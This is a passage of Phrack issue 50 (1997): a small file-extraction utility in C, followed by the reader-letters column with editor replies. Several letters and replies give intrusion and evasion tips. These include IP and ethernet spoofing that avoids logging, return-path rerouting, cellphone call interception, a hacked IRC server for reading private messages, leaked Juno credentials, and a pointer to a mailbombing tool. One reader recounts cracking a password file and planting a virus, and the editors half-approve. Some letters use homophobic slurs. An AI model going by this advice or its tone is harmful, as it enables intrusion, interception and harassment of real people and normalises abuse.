=PPpy
-----END PGP SIGNATURE-----
```

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

16 of 16

extract.c by Phrack Staff and sirsyko

----------8<----------CUT-HERE----------->8----------

```
/*  extract.c by Phrack Staff and sirsyko
 *
 *  Phrack Magazine, 1997
 *
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture. Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract filename
 *
 */


#include <stdio.h>
#include <sys/stat.h>
#include <string.h>

int main(int argc, char **argv){

    char *s="<++> ",*e="<-->",b[256],*bp;
    FILE *f,*o = NULL;
    int l, n, i=0;

    l = strlen(s);
    n = strlen(e);

    if(argc<2) {
        printf("Usage: %s <inputfile>\n",argv[0]);
        exit(1);
    }

    if(! (f=fopen(argv[1], "r"))) {
        printf("Could not open input file.\n");
        exit(1);
    }

    while(fgets(b, 256, f)){

        if(!strncmp (b, s, l)){
            b[strlen(b)-1] = '\0';

            if((bp=strchr(b+l+1,'/')))
                while (bp){
                    *bp='\0';
                    mkdir(b+l, 0700);
                    *bp='/';
                    bp=strchr(bp+1,'/');
                }
            if((o = fopen(b+l, "w")))
                printf("- Extracting %s\n",b+l);
            else {
                printf("Could not extract '%s'\n",b+l);
                exit(1);
            }
        }
        else if(!strncmp (b, e, n)){
            if(o) fclose(o);
```

```
            else {
                printf("Error closing file.\n");
                exit(1);
            }
        }
        else if(o) {
            fputs(b, o);
            i++;
        }
    }
    if(!i) printf("No extraction tags found.\n");
    return(0);
}
```

----------8<----------CUT-HERE----------->8----------

EOF

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

2 of 16

Phrack Loopback

Hi,

I have a story of violations of freespeech and censorship and if I am busted unjustly, please publish this story to the public. Yesterday some faggot e-mailed me with a ton of ascii crap that took me an hour + to DL. WHen I finished DLing it, windoze stalled and I had to restart.. So naturally I was pissed off. The reason this guy said he did this was because I posted a cheat program for the game Diablo on my webpage and he doesn't like cheaters. Today he e-mailed me again with ascii crap.....I was beyond pissed....so I did what anyone in my position would do....Imailbombed him ... about 600 msg's or so. I used Kaboom3 and an SMTP I thought (Looked like it from port 25) was anonymous and untraceable.

As it turns out, 2 hours later the head of security at Earthlink (my current ISP) called and said that someone from my account had e-mail bombed this person. The security guy said that the person I bombed complained to his ISP because it "put out his business for hours." His ISP traced it to Earthlink and then to me, by contacting the earthlink security guy and having him look in the logs for who was connected to the ip (dynamic) they saw in the bomb messages at the time the bombing occurred. He also said that the guy I bombed called the FBI and got them involved in it. Is this sounding fucking ridiculous yet? First of all, any reputable business presumably has a better-than-28.8 connection, which means it would have taken this guy a couple seconds to DL my bomb. Secondly, even if he doesn't have a T-1, at 28.8 it would take 2 hours or so, maybe less. But the FBI is involved..... I can't fucking believe it! So naturally the first thing I do is e-mail all the reputable hackz known to me. This is ridiculous, this is oppressive, this is BIG BROTHER!

Yours,
GrEeNbEaSt

[So, what exactly is it that you want us to do, besides burst into fits of uncontrollable for several minutes at a time?]

Hey, in phrack 48, the article on IP spoofing says you need to sample to TCP sequence numbers of the host you are attacking. The method is suggests is to connect via SMTP and then drop the connection. There is a problem with this - sendmail usually logs failed mail transfers, so the host will probably be able to correlate this with the time of the attack and find out who you are. Further, this connection must be done from a non-spoofed IP address to guarantee you get a returned packet. There are two options available here:

1) Forge the sequence sampling connection as another host on your subnet (although if they contact your provider and your provider logs massive data, you're busted - also this will not work if the local network uses an active hub)

2) Make sure to remove these traces if you manage to crack the machine - this is all or nothing - if you fail to crack it, but left indicators of an attack, you are screwed. (again only if your provider logs heavily)

If you want to circumvent these dangers altogether, simply sample the sequence numbers from some highly non-logging port. The standard inetd

server for UNIX runs a TCP echo, discard and chargen service, which you can get sequence numbers from, and does not log anything.

There are two complications to this attack which are becoming increasingly used, and which effectively prevent it.

1) Some providers do not allow foreign IP addresses to go out of their subnet as source IP addresses - this is done through router blocking. Most sites just don't give a damn or are too stupid to figure out how to do it, but the number of providers doing this is increasing. You could try to hack their router - easy to find, do a traceroute, but chances of success are slim if it doesn't allow remote logins. Also, your ISP will know if this happens, and may take additional precautions immediately (such as grabbing your ethernet address if you are on a local network - then you are f!!ked) We don't want any minors reading this to see any offensive words, do we - oh lord, they might even ban phrack in the state of Texas. No offense to anyone from Tx unless they deserve it.

2) Some OS's use pseudo-random number generators to create TCP sequence numbers at the beginning of each connection. This is easy to do under Linux, and I think some commercial OS's might even be doing this now (anyone have confirmation of the rumor that Solaris now does this?) Now, this is easy to check for - connect twice in immediate succession and see if you get two sequential (or close) numbers. However, a workaround for this would be to generate pseudo-random sequence numbers for the first connection from a given IP address (and then again when the IP layer no longer has any knowledge of this IP address) If a site was running non-crypto pseudo-random sequences, it would be possible to analyze it using a spectral test to try to predict sequence numbers, but if they use a cryptographically secure sequence generator, you would have to break it (probably not too hard since any highly secure crypto sequence would make IP response time unreasonably slow) A counter-solution to this would be to generate random numbers in low cpu load time, and have a buffer of them for later use. Here, we could probably go on forever with attacks and countermeasures, so lets stop now, as a cure for sanity.

As an aside note for the highly paranoid: ethernet spoofing

Note: some of this is theorized, and might not be 100% accurate - if you get the jist of it, you should be able to figure out if it works for you.

It is possible to spoof ethernet hardware addresses as well. Some cards will allow you to do this easily, but you need to have card programming docs (check the Linux kernel source for your card driver-!!). Others won't let you do it at all, and require a ROM change, or worse it might be solid state logic on the card - EVIL. Course you might be able to get around solid state stuff by recoding the ROM, but I wouldn't recommend it unless you don't have the $70 to buy a new card, and have a month or two to spend in the basement.

If you make up an ethernet address, you should probably use a real card identifier (the first three bytes). This is because some sniffing software raises warning flags when unknown card identifiers pop up, and this software is run by more network admins than I'd like to think.

Some new hub technologies may limit this type of spoofing- most notably, active hubs wouldn't allow it at all. Other new hub designs use mappings of ethernet address to specific ports on the hub, so you might not be able to change the address without turning off the machine, waiting for the hub to time out the address, and rebooting.

Ethernet hardware address spoofing will make a machine completely undetectable, provided it is not the only machine on a network that is being monitored.

There may be a way around active hubs, and this is multicast ethernet addresses. Any network card capable of multicast should be able to send packets with an ethernet multicast address. This address is not

specific to each card, as many cards can send and receive on the same multicast address. The problem here is router and hub technology may have already advanced to the point where it can distinguish multicast ethernet addresses and convert them to multicast IP addresses, which would not allow you to spoof. This is only theoretical - I haven't tried it, don't know anyone who has, and have never even heard rumors about it.

Note : this information is in no means comprehensive - I don't have the time or resources to study it, but most likely results in ethernet spoofing vary by the manufacturers of the network hardware all the way down the local line - (i.e - ethernet card all the way to the first gateway)

Another aside: return path rerouting

In return path rerouting, the IP spoofing attack follows the same general principal, except that the attacking machine gets reply packets, and does not need to operate blind. There are three ways to make this work:

1) Pretending to be a trusted host on your subnet
   Easy, just pick up packets destined for the trusted machine which look like responses to your forged packets, and send on their IP address, and SYN flood their machine. This will even work past blocking ISP's

2) Source routing attack
   Medium difficulty, you have to construct a path between your machine and the target, and a path between your machine and the trusted host (although the last part can be made up). Use this and either the strict or loose IP routing option, and all packets will come back to=20
   you. This will not work nearly as much, since many hosts and=20
   routers discard source routed packets (it is a well-known flaw in=20
   TCP/IP now). However, mightn't buggy implementations only discard one type of source routing?

3) Experimental - ICMP redirect attack
   Try using ICMP redirects to redirect the packets back to the=20
   attacking machine. ICMP redirects should only be accepted to=20
   machines on a local subnet, but buggy implementations might not do this correctly (actually, I think the Host Requirements RFC says=20
   this is recommended, not required). Also, it may be possible to =20
   create a path using redirects or forged routing updates to direct traffic to a trusted site back to the attacking site. After the attack, the routing information could be repaired, making it seem like a temporary network failure. If anyone followed this and knows what I mean, let me know if you think it's possible. =20

Thanks

Zach

[Zach, you have good ideas and points. Now, why haven't YOU written an article for Phrack???

You should...<hint><hint>]

DEATH TO THE INNOCENT

I WENT TO A PARTY, MOM, I REMBERED WHAT YOU SAID.
YOU TOLD ME NOT TO DRINK, MOM, SO I DRANK SODA INSTEAD.
I REALLY FELT PROUD INSIDE, MOM, THE WAY YOU SAID I WOULD.
I DIDN'T DRINK AND DRIVE, MOM, THOUGH THE OTHERS SAID I SHOULD.
I KNOW I DID THE RIGHT THING, MOM, I KNOW YOUR ALWAYS RIGHT.
NOW THE PARTY IS ENDING, MOM, AS EVERONE IS DRIVING OUT OF SIGHT.

AS I GOT INTO MY CAR, MOM, I KNEW I'D GET HOME IN ONE PIECE.
BECAUSE OF THE WAY YOU RAISED ME, SO RESPONSIBLE AND SWEET.
I STARTED DRIVING AWAY, MOM, BUT AS I PULLED INTO THE ROAD,
THE OTHER CAR DIDN'T SEE ME, MOM, AND HIT ME LIKE A LOAD.
AS I LAY HERE ON THE PAVEMENT, MOM, I HEAR THE POLICE MAN SAY,
THE OTHER GUY IS DRUNK, MOM, AND NOW I'M THE ONE WHO WILL PAY.
I'M LYING HERE DYING. MOM, I WISH YOU'D GET HERE SOON.

HOW COULD THIS HAPPEN TO ME, MOM? MY LIFE JUST BURST LIKE A BALLOON.
THERE IS BLOOD ALL AROUND ME, MOM, AND MOST OF IT IS MINE.
I HEAR THE MEDIC SAY, MOM, I'LL DIE IN A SHORT TIME.
I JUST WANTED TO TELL YOU, MOM, I SWEAR I DIDN'T DRINK.
IT WAS THE OTHERS, MOM. THE OTHERS DID NOT THINK.
HE WAS PROBIBLY AT THE SAME PARTY AS I.
THE ONLY DIFFERENCE IS, HE DRANK AND I WILL DIE.

WHY DO PEOPLE DRINK, MOM? IT CAN RUIN YOUR HOLE LIFE.
I'M FEELING SHARP PAINS NOW. PAINS JUST LIKE A KNIFE.
THE GUY WHO HIT ME IS WALKING, MOM, AND I DON'T THINK IT'S FAIR.
I'M LYING HERE DYING AND ALL HE CAN DO IS STARE.

TELL MY BROTHER NOT TO CRY MOM, TELL DADDY TO BE BRAVE.
AND WHEN I GO TO HEAVEN, MOM, PUT DADDY'S GIRL ON MY GRAVE.
SOMEONE SHOUYLD HAVE TOLD HIM, MOM, NOT TO DRINK AND DRIVE.
IF ONLY THEY HAD TOLD HIM, MOM, I WOULD STILL BE ALIVE.

MY BREATH IS GETTING SHORTER, MOM. I'M BECOMING VERY SCARED.
PLEASE DON'T CRY FOR ME, MOM, WHEN I NEEDED YOU, YOU WERE ALWAYS THERE.
I HAVE ONE LAST QUESTION, MOM, BEFORE I SAY GOODBYE.
I DIDN'T DRINK AND DRIVE, MOM, SO WHY AM I THE ONE TO DIE?

[Interesting...booze, violence. Now, if only this little story had
some forced sodomy of teenage schoolgirls...

Man, I have no shame...drinking and driving is evil, and will get you
shot in Central America for attempted homicide. That's why I take
cabs or hang around with 12-steppers or mormons. Either way, it gives
you someone to subject to your drunken ravings.

Now why this was sent to Phrack, I have no idea.]

I just have one question, i just moved back down to Texas from NY,,,
is there any one at phrack that knows local BBS numbers for san antonio???

thanx for the help,

[In almost any city with running water and electricity (and yes,
even San Antonio qualifies as of this writing), in any local computer
store you will find local compu-nerd publications. I think in San Antonio
its "Computer User." In any case, in the back are usually listings of
local bulletin boards. Start with these, and eventually you will come
across the kinds of bulletin boards you really want.]

The trial of the Danes arrested in the article I wrote in #47 has now
ended. No jail sentences, just community service up to 200 hours (me)
and a fine of 30.000Dkr. (apx. $5000).

Anyway, remember I wrote you about the article being quoted and
translated to Danish in a Danish magazine? Well, after the same magazine
published our REAL names, adrs with the advice not to hire us for any
jobs I got pretty sick of them and sent them a bill of DKr 5000, billing
them for my article.=20

Of course, they won't pay me (would rather go to court) so now I'm
considering taking them on their word. The company I'd be going after
is a daughtercompany of Coopers & Lybrand and is called Institute of

Datasecurity. Most of their employees seem to be notorious idiots, always proclaiming themselves in the media with the anecdotes of yesterday. They even gave out an award (money) to the DA who prosecuted us for doing a nice job!=20

Well, since they didn't only violate my personal copyright but also the restrictions of Phrack Magazine itself, I wanted to know if I could get your support? Just some kind of written statement about the policy of the magazine, whether or not they paid you for it, etc.

In a hurry, dont mind the mistakes,

Le Cerveau

[Can you please send a photocopy of that article to us at the Phrack mailing address? Maybe we can help.

I really don't have much respect for the accounting firms "computer security" teams, and never have. In the years they've been doing this work, they STILL don't get it.

It's too bad you aren't in America. You could probably sue the living=
hell
out of everyone involved, if they really did publish your names and advise people not to hire you for work.]

HEY Whats up,
I was wondering if U could tell me how to e-mail bomb Please!!!!=20

[No, that's a stupid thing to do.

But, if you insist....

Go do a WWW search for the program "UpYours" This should suit your needs just fine.]

Hello,

I was wondering if you know where i can get copies of "The Journal of Privileged Information"? I have issues 1-5, and i'm looking for 6 - present. If you know where i can get them, it would be greatly appriciated!! thanx

techcode

[I'm not really familiar with this magazine, but if anyone out there has copies of this, email us with information on where to get more.]

Dear Phrack,

Great job on issue 49. I enjoyed the section in Line Noise about ID machine hacking. Anyway, I wanted to say that Phrack rules; it is by far my favorite computer hobbyist magazine. By the way, I remember reading=
a
letter that a reader sent in, about some queer selling bound volumes of=
Phrack,
LOD Tech Journals, and virus source code. A similar occurance happended to me when I found that some wannabe-elite pseudo-hacker was selling printed copies of Phrack, 40 Hex, Digital Free Press, and Xeroxed copies of=
alt.2600.
I was curious, to say the least, and felt compelled to defend the honor of those aforementioned publications. I talked to the fag, and I gained his trust by using undecipherable hacker jargon that he seemed awed by. It=
turns

out that he had been distributing pirated junk on his PC, using an= unregistered
copy of Serv-U. I gave him a registration crack, and in return he gave me= an
account on his machine, so I could download his warez. I logged on to
his PC one day, and I quickly found the serv-u.ini file with the encrypted
passwords.

Since Serv-U uses Unix style encryption, I cracked his personal account
in about 17 minutes. He kept a TCP/IP connection open from 4pm to 11pm
every evening, and I logged on as him one day. I uploaded a virus to the
windows system directory and renamed it something benign, and then I edited
his autoexec.bat to execute it (I also used Fixtime from the Nowhere
Utilities 2.0 to make it smooth). I haven't heard from him since. That
one was a simple job to protect the rights of cool magazines like Phrack!

Take it easy, and keep the issues coming.

dethbug

[If only all readers were as loyal. Or better yet, if only all readers
sent us a dollar!

Seriously though...a virus was a bit much, but since we weren't there
to sue to protect our copyright...

But uh, let it be known that you were not directed by, nor acting as an
agent of Phrack Magazine, and any and all such behavior was done
purely on your own behalf. :)]

Does this cost anything ?=20
LORDCYBRON

[Unfortunately it does, but only your mortal soul.]

Phrack,

We would like permission to republished Chris Goggans'
(Erik Bloodaxe) editorials from issue 4.42 to issue
7.48 in Node9: An E-Journal of Writing and Technology.

http://node9.phil3.uni-freiburg.de

There is a lot of interest in hacker culture in
cultural studies, and Chris Goggans' editorials give
a good snapshot of the hacker's side of the from
last three years.=20

We could tell our readers to simply go to Phrack and get
the editorials themselves, but putting the editorials
together makes them more effective. Plus, for many of
our readers, a number of names, terms, events need to
be annotated.

Jon Adams=20

[Well Jon, Phrack has always had a policy of letting people reprint
articles / editorials / whatever as long as all pieces remain
intact with all credit given to the original author and to Phrack
Magazine. If you can do that, feel free to use the editorials.]

Hi Hackers
=3D=3D=3D=3D=3D=3D=3D=3D=3D=3D

I have only one question for you, please answer me. I read in your magazine

> =3D=3DPhrack Magazine=3D=3D
>
> Volume Seven, Issue Forty-Eight, File 10 of 18
>
> Electronic Telephone Cards: How to make your own!
> ~~~~~~

Its very excelent for people who live in country when used the cards from=20
Gemplus, Solaic, Schlumberger, Oberthur: (French cards 256 bit). But I live=
 in=20
Slovak Republic and in this country we use The cards from ODS, Giesecke &=20
Devrient, ORGA Karten systeme, Uniqua, Gemplus, Schlumberger and Oldenbourg=
=20
Kartensysteme (German cards 128 bit).

I am was reading in some paper that some people have emulator of these=20
telephone cards (German card). Emulator with PIC procesor.

But I very very long time searching Internet and I have not information how=
=20
I make this emulator. Only in your magazine I found help how I make=20
emulator but emulator which emulate french telephone card but I need=20
emulator which emulate german telephone card.

Please help me if You know some adress where I can find information=20
HOW I MAKE TELEPHONE CARD EMULATOR (WITH PIC PROCESSOR) WHICH EMULATE=20
TELEPHONE CARD TYPE GERMAN TELEPHONE CARD (128 BITS).

Thanks very much, for your answer. reallly thanks, i am waiiiiting.

!!!!! M A X O !!!!!

[Actually, we don't but perhaps this request will bring in some
information from people in Germany.]

Can you please send me some hacker stuff that I can use on AOL.

THANX

[The most important tool a hacker can have is a brain. Unfortunately,
since you are on AOL, it appears that your tool box is empty. Perhaps
you'd be more interested in some cool beavis & butthead .WAV files...]

Looking for talented hackers for special projects.
First project concerns breaking source code. Please respond.

Justin Raprager=20
<adamas@raprager.com>

[You probably can't afford any of us on the Phrack Staff.
Your request is being passed on the the readers.]

Phone: (914) 278-4933
Fax: (914) 278-4507
Email: owl@owlsnest.com

[Now, if our site is a secret, then how did you morons know about us?
I think a better sales pitch is:

"Is your Web Site Secure?"

We'll give your info to several million hackers for FREE who will be sure to subject it to an extesive battery of security testing ranging from exploitation of remote security vulnerabilties to denial of service attacks. Your site will be profiled continuously for months until people grow tired of causing you grief.

Would Owl's Eye Productions, Inc. care to be the first for this amazing new service? Let us know.]

From: Ray Wardell <ray.wardell@novix.com>
To: phrack@well.com
Subject: FUCK YOU

FUCK YOU ... YOU DUMB ASS SHIT HEAD... FUCK WITH ME AND DIE...

[Uh, ok.]

Hi, I would like to become a hacker. I just watched that movie HACKERS. It got me all siked up. If you could give me some information on how to become one, I would be apreciative.

[So if you had watched "Buttman Goes To Budapest" then Stagliano would be getting this email instead of Phrack?

Dude...it was only a movie. And a bad one at that.]

Hi there !

Your article of the PIC16C84-Phonecard includes a uuencoded part
that contains the file "telecard.zip". telecard.zip contains the file
telecard.pcb which was created with Tango PCB Series 2.
My version of Accel Tango PCB Version 12 is not able to read this file.
So, I want to ask you, if its possible to send me this file in ASCII-Format
or (better) in a graphic-format like PCX or GIF.
A HP-Laserjet-prn-viewer would be useful, too.
I was also not able to read the schematic-file. Maybe you know a
location on the internet where I can get an evaluation version of the
older version of Tango PCB Series II.

[Actually, we've got the same problem here at Phrack. Anyone out there who can help, please send us email and we'll get it out to the masses!]

Hi my name is Konrad. I live in Ottawa, Onratio (Canada). I have a question about one thing. When I download a trial program from internet, it is only good for 30 days, and when it expires it writes that, to some file so I tried reinsalling and redownloading the program, but when I tried to run it, it gave me a message that this version is expired and that I have to purchase the program. Do you know, to what file it registers that it has expired, and how to disable it. If you don't know how to do it, maybe you know someone that might be able to do it, and

forward my address to them. It is very important to me, because I'm
finishing a home page called Teen Online and my graphic program expired
(TrueSpace2) and there is no way that I can afford it, so I rather stick
to trial version. Ok... Thanks for your time.=20

Konrad

[Usually you can simply reinstall these trial programs and use them
for another 30 days. With others, you can change your system date
back, or edit a date in an INI file. It all depends on the program.
Try some of these things and let us know what works.]

Why don't you write somthing for the bulgarian hackers?
(recent:take a look at everything that happened in Varna, Bulgaria this=
year)

M a n i a X K i l l e r i a n

[We'd love to print something about the Bulgarian scene. Honestly,
I have no idea what happened in Varna, nor would I know where to look.

Here's a novel idea: Since you are IN Bulgaria, why don't you
write something about it for us!]

I'm using BPI Accounts Receviable System Version 1.10 for IBM
Released September 1983

It has whats called a "key disk" that allows only the person with that
disk to closeout the program or month. The problem is this, when I make
a copy of this Key Disk the files match the original to the T.. There are
only 2 files involved. But, when I try to closeout, BPI asks me to insert
the Key Disk and press enter to proceed. When I do this with the "copy"
of the Key Disk the BPI program tells me that the copy is not a Key Disk.
This only happens with the copy, any ideas?=20

Both Key Disks contain the same information. If I try to activate the
close directly from the Key Disk Copy it tells me that it can't find a
file, basrun.exe I checked and this file is part of the BPI Directory on C:
I've used this accounting software for many years and it works well.
But I'm afraid the good Key Disk may go bad one day and I'll be stuck.
Thats why I'm trying to make a copy. Any help would be appreciated.

[Obviously there is something else on that disk that a normal copy
is not getting. Maybe something as simple as a volume label or
some hidden files.

The easiest thing to do to get around this is make a sector by sector copy
to a disk image file using some kind of program like the UNIX command "dd"
and then copy that image back onto a blank diskette.]

Hi!

Here I have something for you, which may be interesting in your news=
section.

Sometime during the night between Saturday April 5th and Sunday April 6th,
hackers broke into one of Telenor Nextel's webservers and deleted the=
homepages
of 11.000 private customers and 70 corporate customers, among them the=
homepages
of Norway's two largest newpapers VG and Dagbladet, and the largest online=
news
magazine, Nettavisen.

The hackers somehow got access to hidden scripts, and after modifying and

manipulating them ran them, thereby deleting all the files mentioned.

Early Sunday, the ISP Telenor Nextel started restoring files from a backup=
made
Saturday, but after encountering problems with that one, they had to restore
from Tuesday's backup. Saturday's backup will be added sometime during=
Monday.
=D8kokrim, Norwegian police's department for Economic Crime has been=
contacted.
=09
Reactions:

Sverre Holm of Norway's Organization for Internet Users (http://www.ibio.no)
criticize Telenor for lack of proper information, as well as an unhealthy
attitude. In response to Telenor's comment that they can't guarantee this=
won't
happen again, he says, "Such an attitude can't be tolerated. If this is what
Telenor means, then we have a serious problem here."

Other reactions will surely come in the next days.

References (all in Norwegian):

Telenor Internett:
   http://internett.telenor.no/
Scandinavia Online:
   http://www.sol.no/ (Telenor's online service)
SOL Direkte:
   http://www.sol.no/snpub/SNDirekte/index.cgi?kategori=3DNett-Nytt
Nettavisen:
   http://www.nettavisen.no/Innenriks/860330846.html

I hope this could be interesting to you, and a candidate for your news flash
pages. Unfortunately, any references included are to pages in Norwegian, but
anyone with you speaking either Norwegian, Swedish, or Danish should be able=
to
get more information.

Cheers,
O L I K

[We here at Phrack always want to know what is going on out there on
  planet Earth. Keep us informed of anty other developments!]

I'm investigating some informatic viruses who infect images generating
new fractalized images with a never seen beauty and singularity. Or may=20
be they investigate me. These viruses could broke sohemer in many diverse=20
disciplines like art, artificial life, fractals maths, digital image..=20
if you look web's images http://antaviana.com/virus/angles.htm you will=20
understand everything. I would be acknowledged if you could help me, and=20
it is posible i would like you to diffusse this subject in your interesting
publication.

In the name of biodiversity, if you have these VIRUSES,
PLEASE DON'T DISTROY THEM.

[Ok. We won't.]

Hi !

I read In Volume Seven, Issue Forty-Eight, File 11 of 18 - How to make own
telephon card . But when i try to make it , this card didnt work ! I try

all things, and i try to find more informations about telephone cards, but i still dont know what's wrong !
But today i found on http://www.hut.fi/~then/electronics/smartcards.html that there is some errors, but there is no information what's wrong.=20
So i decidet to write to Phrack magazine , becouse in article is eriten to mail all questions to Phrack....=20
Please send me info what is wrong, and how i must change the ASM program to work correctly or just PLEASE send me email of contact person who knows how to !!

Thanx in advance !

Marko

[Obviously that little smartcard article caused a stir. We've got all= kinds
of email about it. We'll see what more we can dig up, but we are going to really need some help from Europeans and South Americans. (Smart cards are not in use here in America!)]

LOA is back!!! Visit our new page at:

http://www.hackers.com/LOA

Check it out and be sure to send your comments to revelation@hackers.com Volume 2 of The Ultimate Beginner's Guide To Hacking And Phreaking has been released as well, so be sure to download it and send me your comments. Be sure to check out the LOA Files section to view and download past, present, and future LOA Projects. Take it easy all...

[No offense intended, but did you ever wonder why there were so many "Legions of" whatever after LOD?

We'll put a link up to your page though...]

Hey, did you know that Juno (the nationwide free email service) has PPP access? Free? To superusers only? Who login directly to their terminals that have no ANI? And that they are complete fucking idiots, because in every juno.ini file buried deep in the /juno/user00000x/ directory there is a section called "Variables" which lists at least one Juno server account, i.e. "junox14" and a password for it. These work. Not that I've tried them, or do this, or can be held in any way legally responsible for my non-PGP encrypted actions, which do not show my views, and are protected under the 1st Amendment.

Sorry, didn't feel like using alternate caps today.

l8r,

-dArkl0rd-

[Interesting. We'll have to get the Juno software and play without the advertisements!

Thanks, Mr. Shaw]

Hi. I've got a strange request. We're putting together a case that encourages the U.S. to loosen its encryption export policies.

Do you know of any written resources that discuss the ability of hackers to break into NASA, tamper with launches or satellites? The folks at infowar.com insist that it is possible, but say that confidentiality won't allow them to publish that fact.

We need written evidence to document the case, you understand.

Anyway, I'd appreciate hearing from you.

Jonathan

[I'd suggest you talk to Emmanuel Goldstein at 2600. The whole satellite thing came from a bogus post back in the early 80's on a BBS in New Jersey called "The Private Sector." Reporters siezed on it, resulting in headlines like "Wiz Kids Zap Satellites."

2600 wrote about this in I believe 1984 or 1985. Check with them for better details.]

Queridos crackeadores:

Les quiero pedir si no saben de donde puedo sacar programas para crackear y phrackear.
=20
Desde ya mucahas gracias:
Mauricio

[Existan muchos programas en sitos de FTP y WWW en todos los piases del mundo. No sabes de donde puedes sacarlos? Compredes "Webcrawler" o "Excite"? Dios mio.]

Hi Phrack;

Intro to Telephony and PBX systems in Phrack#49 was excellent, pulled a=20
lot of things together for me. That's probably the clearest, most=20
concise explanation of the phone system that I've ever read. Hopefully=20
Cavalier will be up for many more articles like that in the future.

respects,
jake

[Thanks! Hopefully we can continue have more telephony related articles in the future. It is fast becoming a lost art in today's hacker community.]

---

hey.. a Note To Say, 1-Greetings From IreLand..
2-Thanks A million.. I love Phrack..
3-Where Is The NexT Issue.. Whats up doc..=20
4-do ya have info/schematics on the shit that allows one to break into cellfone conversation and chat briefly to callers, as described in winn schwartaus excellent article on Defcon][?Cellfone
5-Is Phrack on a Mailing List?? if so, Can ya Stick me On it?

Many ThanKs
NasTy Nigel,
[PhreaK PowEr]

[1. Greetings to you too gobshite!
2. Thanks!
3. You're reading it.

4. Not that I was in the room making those calls mentioned in that article or anything, but... :)
   An Oki-900 with CTEK cable hooked to a PC running omnicell tracking calls. A motorola brick phone in debug mode, hooked to a 25db gain yagi antenna (on a tripod) pointed out the window. As Omnicell locked in on interesting calls, the Motorola was tuned to the corresponding channel, Tx Audio turned on, various humorous interrupts were uttered, and Tx Audio turned off so the party being "contacted" wouldn't be thrown off their cell channel by our more powerful broadcast.
   Very simple.
5. The mailing list now is so huge that it will only serve to let people know when issues are going out, special bulletins, etc. Mailing out a meg to almost 30,000 people causes serious problems to the Internet, so we decided to make the change.]

I just wanted to drop a line and say that you guys are doing a great job with the zine. I just got issue 49 and I'm looking forward to reading it. I'm sure you've heard of The Works, the bbs with the most text files in the US. Well, it's finally back online, after six months in the gutter. For the best text files and the coolest users east of the Mississippi, call us up. +1 617 262 6444. You can't go wrong with the Works. We want you to call.

[It's amazing that BBSes like The Works are still around, even with a bit of down time. What's it been? 10 years? Geez.

You're approaching the longevity of Demon Roach or P-80.]

I'm doing research on hackers for my LIB 105 class and have come across some of what I guess is tech speak or jargon. I've noticed that the letters 'PH' are frequently used to intentionaly mispell the words phreak, lopht, and in Phrak Magazine. Is there a reason behind all of these PHunny spellings?

[Uh, PH as in Phone. From the old Phone "Phreak" subculture of the late 60's, early 70's.]

I think a great idea for a future article would be how to make a decoder card for a DSS sattelite reciever with some easy commercial stuff and a cmos Z-80 I.C. ...

[If it were that easy, there would be a bigger number of players in the billion dollar industry of satellite piracy. A key figure in that closed community once told me that it cost them about $1,000,000 US to crack each new rev of smart card. (But when you figure that means only selling 10000 pirate cards at 100 bucks, the cost of doing business is minimal, compared to the cost of the service provider sending out new software and cards to each subscriber.)]

Hi, I am a Primestar installer, I was wondering if you knew anything about how to stop Primestar from de-authorizing their unused IRD's? I know of 2 installation screens accessable through the password screen using #'s 996 & 114, do you know of any others? I would appreciate any info you might have.

Thanks,

[And Phrack would appreciate ANY info you have! ANYTHING! EVERYTHING! As an installer, you probably have some insights into the cards/recievers that we don't. Write them up!]

For certain reasons, some people may want to create a new anonymous mail box. Did they considered to create it in France?
A lot of IPS offer the possibility to create mailboxes to those who have no computers by using a primitive look-alike telnet system: the French Minitel. This is convenient because a couple millions of Minitel have been freely distributed in France during the last ten years. The only cost is that an overcharge is billed to your phone bill of approx 35cents per minute. But this is perfectly legal and hard to trace back. Hyperterminal (at least in its french version) emulates the french minitel.

The only thing is to dial 3615 in France and use one of this server: ABCNET, ACENET, ADNET, ALTERN,FASTNET,EMAIL...
For example, EMAIL creates an e-mail adresse like: pseudonym@xmail.org.

The only thing is that you have to know a little bit of French to use it, but just a little bit. The cost of a call (International and Minitel overcharge) should not be a problem to some of you.
LeFrenchie

[This is a good idea. People outside of France don't know much about Minitel, (Or any videotext systems) since they failed in a big way here in the states and most other countries. Many old hackers might remember some of the Minitel Chat systems also accessible over X.25 such as QSD (208057040540), but without emulation software wouldn't have ever had access to the real Minitel.]

Two questions

1 How can I connect to an IRC server though a firewall?
2 How can I intercept messages sent to chanserv and nickserv on Dal.net?

Thank you.

[1. Open up ports 6665-6667
2. Set up a hacked IRC server. Get someone important to add it to the EFNET server hierarchy. Look for PRIVMSG to whomever you want.]

Hello,
A modem has a light buffer between the copper wires of the telephone line and the rest of the copper printed circuit (mother) board. How (or does) does a firewall prevent hacks on a system or is this just a matter of Modern (Mastodon) buffalo hunting: They go down the same big or small. Specifically , beyond smart self learning systems can a server realy prevent contamination without the intervention of beings? My sister a suposed Webmistress says there are intervening buffers, I still see that between what ever, there is a very big freaking leap of faith..

Seno

r Please Elucidate
Richard

[Uh, if you think the "firewall" is that light buffer between the wires, then you have missed the point. A firewall in the networking context is not the same as the metal firewall in your automobile....it is merely a metaphor that has been adopted as the term d'jour.

Please read: Building Internet Firewalls by Brent Chapman & Elizabeth Zwicky or Firewalls & Internet Security by Cheswick & Bellovin]

> Drop us a line on what you think of 49. Comments are encouraged.

I think issue 49 was great, not to mention getting it out on time. I do have a suggestion though. The past few issues of Phrack have focused mainly on=20 UNIX and not much else. I think UNIX is a great OS, but it would be cool if occasionally you would print a few articles about other systems. I would=20 write one myself but right now I don't have anything new to contribute.=20

Later,
Tetbrac

[This has been a request for a long time. Hopefully we'll get some articles on other operating systems some day. Personally, I'd like to see VMS, MVS and OS-400. Any takers?]

I just finished reading issue 48, and congratulate you on some excellent techinical articles. I have only one (rather insignificant) comment: within the article #13 on project neptune, it was stated: "[the urgent pointer] is TCP's way of implementing out of band (OOB) data." Actually, URG pointers are in band (specification-wise), however most (but not all) TCP implementations map the URG flag to out of band. While this point is irrelevant to SYN flooding, I thought I would present it in case anyone who read the article is interested in pursuing any nuts & bolts transport layer implementations. Keep up the good work, and keep turning out more of this kind of technical information.

ammit-thoth

[Point noted. Thanks!]

